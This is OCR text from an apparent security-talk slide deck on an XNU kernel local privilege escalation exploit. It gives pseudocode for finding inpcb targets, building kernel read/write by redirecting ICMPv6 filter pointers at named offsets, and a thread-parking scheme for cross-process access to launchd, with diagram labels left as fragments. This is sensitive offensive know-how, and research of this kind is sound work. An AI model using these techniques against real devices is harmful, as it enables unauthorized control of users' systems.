
FIRST ATTEMPT: ipc_port *



FIRST ATTEMPT: 🪦



SECOND ATTEMPT: inpcb * 🎉



NEW PRIMITIVE: FIND TARGET


FIND AND IDENTIFY TWO INPCB OBJECTS

```
targets find_target() {
  candidates = leak(pointer_spray_pages());
  for (addr in candidates) {
    corrupt(addr + 0xc8, PROBE, 0);
    if (fd = find_socket_with_probe())
      target_list.append(addr, fd);
  }
  return target_list[:2]; // (A, fdA, B, fdB)
}
```


REFINEMENT 2: KERNEL R/W

ICMPV6 FILTER POINTERS ARE FOR US

POINT A AT B'S POINTER SLOT



WHO HASN'T DONE THIS BEFORE?



NEW PRIMITIVE: KERNEL R/W

TURN TARGETS + CORRUPT INTO KERNEL R/W.

```
kernel_rw make_krw() {
  (A, fdA, B, fdB) = find_target();
  corrupt(A + 0x118, high(B + 0x148)); // overwrite A's filter pointer to target B's filter pointer
  corrupt(A + 0x120, low(B + 0x148));
  read(addr):  setsockopt(fdA, addr); return getsockopt(fdB, 32);
  write(addr, x): setsockopt(fdA, addr); setsockopt(fdB, x);
  return { read, write };
}
```

REFINEMENT 3: CROSS-PROCESS R/W

I DIDN'T LIKE THE KERNEL ANYWAY

IT'S ALMOST LIKE THEY'RE TRYING TO STOP THIS

TARGET	GUARD
`proc_ro`	READ-ONLY OBJECT + BACK-POINTER
`thread_ro`	READ-ONLY OBJECT + OWNER CHECK
`ucred`	SPTM-PROTECTED ZONE
`cs_blob`	READ-ONLY + AUTHENTICATED POINTERS

LET'S JUST MUCK WITH USERSPACE


```
copyin(user_addr, kernel_addr, nbytes) {
    vm_map_t map = current_thread()->map;
    copy_validate(map, user_addr, kernel_addr, nbytes, COPYIO_IN);
    user_addr = copy_ensure_address_space_spec(map, user_addr);

    return WRAP_COPYIO(USER_ACCESS_READ, map,
        _bcopyin(user_addr, kernel_addr, nbytes));
}
```



THE SAFETY DANCE

Park → swap → copy → park → restore

We can't let our corrupted thread leave the kernel or kaboom. We need a reliable way to park the thread before and after a copyin and copyout.


01
LEAK
CORRUPT
FIND TARGET
KERNEL R/W
CROSS-PROCESS R/W
ROOT
USER
KERNEL
CPU
USER
worker: self
KERNEL
OFF CPU
MAIN
sleep
LPE_SIMPLE
MAIN THREAD
data_pipe[1] // read
WORKER THREAD
data_pipe[0] // write
VIRTUAL MEMORY
RESULT
LAUNCHD
VIRTUAL MEMORY
ADDR
addr
>512
PIPE STORAGE
FILLER
XNU
LPE_SIMPLE→THREADS[]
threads[0]: main
threads[1]: worker
LAUNCHD→THREADS[]
threads[0]
lpe_simple→threads[1]
thread→map
self
launchd→threads[0]
thread→map
launchd

USER

KERNEL

CPU

USER

KERNEL

main: self

OFF CPU

WORKER

pipewr

LPE_SIMPLE

MAIN THREAD

data_pipe[1] // read

WORKER THREAD

data_pipe[0] // write

VIRTUAL MEMORY

RESULT

LAUNCHD

VIRTUAL MEMORY

ADDR

addr

PIPE STORAGE

FILLER

XNU

